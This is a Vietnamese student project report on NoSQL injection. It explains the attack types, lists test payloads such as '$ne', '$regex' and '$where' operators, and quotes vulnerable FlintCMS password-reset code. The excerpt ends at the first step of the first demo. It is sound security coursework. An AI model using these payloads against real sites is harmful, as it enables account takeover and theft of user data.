

BÁO CÁO ĐỒ ÁN

Môn học: Bảo mật web và ứng dụng

Tên chủ đề: Tấn công ứng dụng web có lỗ hổng NoSQL Injection

GVHD: Nguyễn Công Danh

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT213.P12.ANTT

STT	Họ và tên	MSSV	Email
1	Nguyễn Chí Thành	22521350	22521350@gm.uit.edu.vn
2	Nguyễn Hải Phong	22521088	22521088@gm.uit.edu.vn
3	Hồ Trung Kiên	22520704	22520704@gm.uit.edu.vn
4	Trần Nguyễn Tiến Thành	22521364	22521364@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá
1	Giới thiệu	100%
2	Mục tiêu	95%
3	Phương pháp	95%
4	Demo	90%
5	Kết luận	85%

3. PHÂN CÔNG THÀNH VIÊN

STT	Họ và tên	Phân công	Đóng góp
1	Nguyễn Chí Thành	Viết báo cáo, tìm nguồn cho kịch bản demo	25%
2	Nguyễn Hải Phong	Xây dựng kịch bản demo	25%
3	Hồ Trung Kiên	Xây dựng kịch bản demo	25%
4	Trần Nguyễn Tiến Thành	Soạn slide báo cáo, viết báo cáo	25%

¹ Ghi nội dung công việc

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

MỤC LỤC

I.	TỔNG QUAN ĐỀ TÀI.....	6
II.	MỤC TIÊU	9
III.	PHƯƠNG PHÁP	9
IV.	DEMO.....	11
	4.1.Kịch bản 1: Blind NoSQL Injection dẫn đến lộ email và token reset password trên FlintCMS phiên bản 1.1.9 (CVE-2018-3783).....	11
	4.2.Kịch bản 2: Blind NoSQL Injection dẫn đến lộ email khách hàng, người dùng và admin ở expressCart phiên bản 1.1.7.....	20
	4.3.Kịch bản 3: Blind NoSQL Injection dẫn đến lộ token reset password với email tài khoản người dùng trên Rocket.Chat phiên bản 3.12.1 (CVE-2021-22911)	32
	4.4.Kịch bản 4: NoSQL Injection dẫn đến lộ thông tin người dùng trên Rocket.Chat 3.12.1 (CVE-2021-22910).....	40
	4.5.Kịch bản 5: HSCTF10 – mongodb (CTF challenge)	46
	4.6.Kịch bản 6: Urmia CTF 2023 – MongoDB NoSQL Injection (CTF challenge).....	48
	4.7.Kịch bản 7: HSCTF10 – flag-shop (CTF challenge)	53
V.	KẾT LUẬN	56
VI.	TÀI LIỆU THAM KHẢO	56

DANH MỤC ẢNH

Hình 1.1. Ví dụ cho đồ thị có đánh nhãn – Nguồn:	6
Hình 1.2. Giao diện xem bảng của MongoDB Compass. Nguồn:.....	7
Hình 1.3. Một ví dụ về Operation Injection. Nguồn:.....	8
Hình 4.1.1. Đoạn code tồn tại lỗ hổng	11
Hình 4.1.2. Đoạn code tồn tại lỗ hổng	12
Hình 4.1.3. Giao diện chức năng reset password.....	12
Hình 4.1.4. Gói tin reset password.....	13
Hình 4.1.5. Thủ nghiệm payload {"\$ne": null} và kết quả	13
Hình 4.1.6. Thủ nghiệm payload {"\$regex": "^a"} và kết quả	14
Hình 4.1.7. Thủ nghiệm payload {"\$regex": "^h"} và kết quả	14
Hình 4.1.8. Đoạn code khai thác lỗ hổng.....	15
Hình 4.1.9. Kết quả thực thi đoạn code	16
Hình 4.1.10. Gửi request reset password với email tìm được	16
Hình 4.1.11. Thủ nghiệm payload t[\$regex]=^z.....	17
Hình 4.1.12. Kết quả thử nghiệm payload t[\$regex]=^z	17
Hình 4.1.13. Kết quả thử nghiệm payload t[\$regex]=^O	17
Hình 4.1.14. Đoạn code khai thác lỗ hổng.....	18
Hình 4.1.15. Kết quả khi chạy đoạn code	19
Hình 4.1.16. Giao diện người dùng sau khi khai thác thành công.....	19
Hình 4.2.1. Đoạn code khai thác lỗ hổng.....	21
Hình 4.2.2. Đoạn code khai thác lỗ hổng.....	22
Hình 4.2.3. Gói tin đăng nhập với email khách hàng	22
Hình 4.2.4. Thủ nghiệm với payload {"\$ne": null} và kết quả	23
Hình 4.2.5. Thủ nghiệm với payload {"\$regex": "^a"} và kết quả	23
Hình 4.2.6. Thủ nghiệm với payload {"\$regex": "^h"} và kết quả	24
Hình 4.2.7. Vị trí cần bruteforce trong gói tin	25
Hình 4.2.8. Kết quả trả về sau khi bruteforce thành công	25
Hình 4.2.9. Đoạn code khai thác lỗ hổng.....	26
Hình 4.2.10. Kết quả chạy code.....	26
Hình 4.2.11. Giao diện đăng nhập của trang web	27
Hình 4.2.12. Gói tin đăng nhập người dùng thông qua email	27
Hình 4.2.13. Thủ nghiệm với payload {"\$ne": null} và kết quả	28
Hình 4.2.14. Thủ nghiệm với payload {"\$regex": "^b"} và kết quả	28
Hình 4.2.15. Thủ nghiệm với payload {"\$regex": "^a"} và kết quả	29
Hình 4.2.16. Vị trí cần bruteforce trong gói tin	30
Hình 4.2.17. Kết quả trả về sau khi bruteforce thành công	30
Hình 4.2.18. Đoạn code khai thác lỗ hổng.....	31
Hình 4.2.19. Kết quả chạy code.....	31
Hình 4.3.2. Giao diện quên mật khẩu của trang web.....	33
Hình 4.3.3. Email reset lại mật khẩu của người dùng.....	34


Hình 4.3.4. Đường dẫn reset password tài khoản người dùng	34
Hình 4.3.5. Gói tin reset password.....	35
Hình 4.3.6. Thủ nghiệm payload chứa ký tự “A”	36
Hình 4.3.7. Thủ nghiệm payload chứa ký tự “0”	36
Hình 4.3.8. Đoạn chương trình khai thác lỗ hổng (1).....	37
Hình 4.3.9. Đoạn chương trình khai thác lỗ hổng (2).....	38
Hình 4.3.10. Kết quả chạy code.....	38
Hình 4.3.11. Giao diện reset password với token vừa khai thác được	39
Hình 4.3.12. Đăng nhập thành công tài khoản với token trên	39
Hình 4.4.1. Mã nguồn chứa lỗ hổng	41
Hình 4.4.2. Document Rocket.Chat về api users.list	42
Hình 4.4.3. Giao diện đăng nhập của trang web.....	42
Hình 4.4.4. Kết quả trả về từ server.....	43
Hình 4.4.5. Token mới nhất leak được sau khi thực hiện reset password	44
Hình 4.4.6. Reset password với token mới	44
Hình 4.4.7. Đăng nhập thành công	45
Hình 4.5.1. Mã nguồn chứa lỗ hổng	46
Hình 4.5.2. Giao diện đăng nhập của trang web và điền truy vấn ‘ 1 ’	47
Hình 4.5.3. Đăng nhập thành công và flag.	47
Hình 4.6.1. Mã nguồn chứa lỗ hổng đăng nhập.....	49
Hình 4.6.2. Document của pymongo, hàm find_one()	49
Hình 4.6.3. Mã nguồn chứa lỗ hổng chức năng tìm kiếm người dùng qua username.	50
Hình 4.6.4. Giao diện trang đăng nhập và BurpSuite (Repeater) sau khi bắt gói tin.	50
Hình 4.6.5. Trước và sau khi thay đổi request.	51
Hình 4.6.6. Giao diện sau khi đã đăng nhập.	51
Hình 4.6.7. Thực hiện câu truy vấn ‘ 1 ’ và danh sách toàn bộ các Staff.	52
Hình 4.7.1. Mã nguồn chứa lỗ hổng chức năng tìm kiếm	53
Hình 4.7.2. Giao diện trang chính và BurpSuite (Proxy) sau khi bắt gói tin	54
Hình 4.7.3. Thay đổi truy vấn và xem kết quả trả về.....	54
Hình 4.7.4. Code tìm flag của challenge flag-shop và flag tìm thấy được sau thực thi.	55

BÁO CÁO CHI TIẾT

I. TỔNG QUAN ĐỀ TÀI

NoSQL (“non-SQL” hay “not only SQL”) là ngôn ngữ để tương tác với hệ quản trị cơ sở dữ liệu (Database Management System - DBMS) không hoặc bán cấu trúc, sử dụng để quản lý và lưu trữ lượng dữ liệu thường rất lớn. Cơ sở dữ liệu (CSDL) sử dụng NoSQL chia làm 4 dạng chính:

- Dạng tài liệu (document): Lưu trữ dữ liệu theo kiểu bản cấu trúc, như JSON và XML
- Dạng key-value: Lưu trữ dữ liệu theo kiểu cặp key-value, mỗi key tương ứng với 1 value
- Dạng Column-family: Mỗi cột có thể có nhiều cột con ở trong đó, và có thể truy vấn như một thực thể
- Dạng đồ thị: Lưu trữ dữ liệu theo kiểu nút và cạnh trong đồ thị, ví dụ như trong hình 1.



Hình 1.1. Ví dụ cho đồ thị có đánh nhãn – Nguồn:
https://en.wikipedia.org/wiki/Graph_database


Có nhiều loại CSDL sử dụng NoSQL, phổ biến nhất là MongoDB, sau đó là Neo4j, Redis,... MongoDB lưu trữ dữ liệu theo kiểu BSON (Binary JSON), Neo4j lưu trữ dạng đồ thị, còn Redis lưu trữ nhiều cấu trúc dữ liệu khác nhau như list, hash, set,... Vì MongoDB có thể quản trị trên cloud, hoàn toàn miễn phí, tích hợp nhiều tính năng bảo mật như SSL, mã hóa,... và nhiều cách để truy vấn dữ liệu, cho nên MongoDB được sử dụng rộng rãi trong các doanh nghiệp và công ty như Facebook, Google, Adobe,... Có rất nhiều công cụ để quản trị MongoDB, như ở trên Cloud đã tích hợp MongoDB Atlas, còn ở local có thể dùng MongoDB Compass. Giao diện của MongoDB Compass thể hiện ở hình 2.

The screenshot shows the MongoDB Compass interface. On the left, there's a sidebar with 'Compass Test Cluster' at the top, followed by '4 DBS' and '9 COLLECTIONS'. Below this is a 'filter' section with dropdowns for 'admin', 'config', 'local', and 'travel'. Under 'travel', 'airports' is selected. In the main area, the title is 'travel.airports'. It shows 'DOCUMENTS 12.3k' and 'INDEXES 1'. The 'Documents' tab is active, displaying a table with two rows of document data. The first document is for 'Conceição do Araguaia Airport' in Brazil, and the second is for 'Campo Délío Jardim de Mattos Airport' in Rio De Janeiro, Brazil. Both documents include fields like _id, Airport ID, Name, City, Country, IATA, ICAO, Latitude, Longitude, Altitude, Timezone, DST, Tz database time zone, Type, and Source.

Hình 1.2. Giao diện xem bảng của MongoDB Compass. Nguồn:
<https://kinsta.com/knowledgebase/what-is-mongodb/>

Tuy nhiên, do CSDL NoSQL sử dụng nhiều ngôn ngữ truy vấn, cú pháp khác nhau cũng như khá mới so với SQL nên các lập trình viên tích hợp CSDL NoSQL vào ứng dụng web đã bỏ quên việc làm sạch dữ liệu đầu vào trước khi truyền vào truy vấn NoSQL, dẫn đến sự ra đời của lỗ hổng NoSQL Injection. NoSQL Injection là một loại lỗ hổng cho phép kẻ tấn công can thiệp vào các truy vấn mà ứng dụng thực hiện đối với cơ sở dữ liệu NoSQL. Trong Top 10 OWASP 2021, ở vị trí thứ 3 là Injection, và NoSQL Injection là một phần của nó. Điều này cho thấy mức độ phổ biến và nghiêm trọng của nó, khi kẻ tấn công có thể truy xuất hoặc chỉnh sửa toàn bộ dữ liệu, vượt qua cơ chế xác thực, và nặng hơn là có thể gây ra DoS. Có 2 loại NoSQL Injection:

- Syntax Injection: Cho phép kẻ tấn công phá vỡ cú pháp truy vấn NoSQL, khiến cho truy vấn không còn đúng chức năng như ban đầu. Phương pháp này tương tự như phương pháp tấn công SQL Injection, tuy nhiên bản chất tấn công thay đổi đáng kể do CSDL NoSQL sử dụng nhiều ngôn ngữ truy vấn, cấu trúc dữ liệu khác nhau.
- Operator Injection: Kẻ tấn công có thể sử dụng toán tử truy vấn trong NoSQL để thực hiện các truy vấn. Ví dụ được thể hiện ở hình 3.



Hình 1.3. Một ví dụ về Operation Injection. Nguồn: <https://www.wallarm.com/what/nosql-injection-attack>

II. MỤC TIÊU

Điểm khác biệt của NoSQL Injection so với SQL Injection như đề cập ở trên là NoSQL sử dụng nhiều loại ngôn ngữ truy vấn hơn thay vì một tiêu chuẩn chung, và có ít ràng buộc quan hệ hơn. Vì vậy, mục tiêu nhóm chúng em nghiên cứu về NoSQL Injection là:

- Hiểu được cơ chế của 2 loại NoSQL Injection trên
- Xây dựng các kịch bản về các ứng dụng web chứa lỗ hổng NoSQL Injection, bao gồm các CVE đã xuất hiện trước đây
- Từ đó, đề xuất được các biện pháp phòng ngừa và phát hiện những hành động có dấu hiệu sử dụng NoSQL Injection để tấn công trang web

Để xây dựng được kịch bản, nhóm chúng em đưa ra ngữ cảnh cho các kịch bản như sau:

- Tại trang đăng nhập, sử dụng các payload để lấy được tài khoản toàn bộ người dùng
- Sử dụng các payload về operator trong lúc tìm kiếm để lấy các thông tin không tìm được bình thường
- Sử dụng các API endpoint với payload JSON thông qua request POST để tìm kiếm lỗ hổng

Môi trường sử dụng để thử nghiệm như sau:

- Các trang web được host tại local server trên Docker
- Database sử dụng là MongoDB với 2 phiên bản lần lượt là 3.4.10 và 4.2.23

III. PHƯƠNG PHÁP

Các bước chung để kiểm thử liệu trang web có thể khai thác được NoSQL Injection không:

- Đối với Syntax Injection:
 - Xác nhận input bị dính lỗ hổng bằng cách nhập dấu nháy đơn, nháy kép hoặc “”, kết quả khác thường thì chắc chắn bị lỗi
 - Thủ input bằng các payload luôn đúng như “||1||;” hoặc “1; return true;”
 - Nếu ứng dụng đưa ra kết quả thành công, có nghĩa là đã tấn công được
- Đối với Operator Injection:
 - Xác nhận input bị dính lỗ hổng bằng cách nhập dấu nháy đơn, nháy kép hoặc “”, kết quả khác thường thì chắc chắn bị lỗi
 - Thủ input bằng các payload chứa các toán hạng như “{"\$ne": null}”, “\$where”: “this.username == 'admin'”
 - Nếu ứng dụng đưa ra kết quả thành công, có nghĩa là đã tấn công được

Công cụ sử dụng:

- VS Code để phân tích source code
- Burp Suite để bắt và phân tích gói tin
- [PayloadAllTheThing](#) để lấy danh sách payload đưa vào Burp Suite Intruder, cũng như tham khảo code để thực hiện Blind NoSQL Injection.
- [SecLists](#) để lấy danh sách payload đưa vào Burp Suite Intruder.

Các kịch bản đã dựng bao gồm:

- NoSQL Injection dẫn đến lộ email admin và token reset password trên FlintCMS 1.1.9
- NoSQL Injection làm lộ email khách hàng, người dùng và admin trong ExpressCart 1.1.7
- NoSQL Injection dẫn đến lộ token reset mật khẩu tài khoản admin và lộ thông tin người dùng trên Rocket.Chat 3.12.1
- Challenge CTF liên quan đến NoSQL Injection dẫn đến bypass tài khoản admin để dẫn đến trang với session admin
- 2 Challenge CTF liên quan đến Blind NoSQL Injection từ input tìm kiếm thành công đến brute-force flag


IV. DEMO

4.1. Kịch bản 1: Blind NoSQL Injection dẫn đến lỗ hổng email và token reset password trên FlintCMS phiên bản 1.1.9 (CVE-2018-3783)

Mô tả lỗ hổng: Tại api **/admin/forgotpassword** và **/admin/verify** trong chức năng reset password không có cơ chế validate hoặc sanitize thông tin nhập vào của người dùng khiến kẻ tấn công có thể chèn các câu query vào để khai thác lỗ hổng Blind NoSQL Injection.

Nguyên nhân dẫn đến lỗ hổng:

- Tại đoạn code của **api /admin/forgotpassword** tại dòng 79, biến email là nội dung trong phần body của gói tin gửi đến, trong khi nội dung của gói tin có thể chỉnh sửa bởi người dùng và được đưa vào trong câu truy vấn cơ sở dữ liệu mà không hề có cơ chế validate hoặc sanitize thông tin trên dẫn đến lỗ hổng NoSQL Injection



```


JS auth.js x
flintcms-1.1.9 > server > apps > routes > JS auth.js > <unknown> > exports
13 module.exports = () => {
78   router.post('/forgotpassword', async (req, res) => {
79     const { email } = req.body
80     const user = await User.findOne({ email })
81
82     if (!user) {
83       res.status(400).end('There is no user with that email.')
84       return
85     }
86
87     const token = await randtoken.generate(16)
88     const data = { token, password: undefined }
89
90     const updatedUser = await User.findByIdAndUpdate(user._id, data, { new: true }).exec()
91
92     if (!updatedUser) {
93       res.status(400).end('Error updating user')
94       return
95     }
96
97     const name = user.name.first || user.username
98
99     sendEmail(user.email, 'reset-password', { subject: 'Reset your password', token, name })
100    res.status(200).json({ success: true })
101  }

```

Hình 4.1.1. Đoạn code tồn tại lỗ hổng

- Tại đoạn code của **api /admin/verify** tại dòng thứ 104, trong đó biến token sẽ là giá trị của tham số **t** trong gói tin gọi đến api này và tham số **t** có thể bị chỉnh sửa bởi người dùng, và ngay sau đó biến token này được đưa vào trong câu truy

vẫn cơ sở dữ liệu mà không hề có cơ chế validate hoặc sanitize biến này dẫn đến lỗ hổng NoSQL Injection.



```


JS auth.js ×
flintcms-1.1.9 > server > apps > routes > JS auth.js > <unknown> > exports
13 module.exports = () => {
78   router.post('/forgotpassword', async (req, res) => {
99     sendEmail(user.email, 'reset-password', { subject: 'Reset your password', token, name })
100    res.status(200).json({ success: true })
101  })
102
103  router.get('/verify', async (req, res) => {
104    const token = req.query.t
105    const user = await User.findOne({ token })
106
107    if (!user) {
108      res.redirect('/admin')
109      return
110    }
111
112    res.redirect(`/admin/sp/${token}`)
113  })
114
115  router.get('/logout', (req, res) => {
116    req.logout()
117    res.redirect('/')

```


Hình 4.1.2. Đoạn code tồn tại lỗ hổng

Các bước thực hiện:

- **Bước 1:** Tiến hành thực hiện reset password và bắt lại gói tin vừa gửi đi

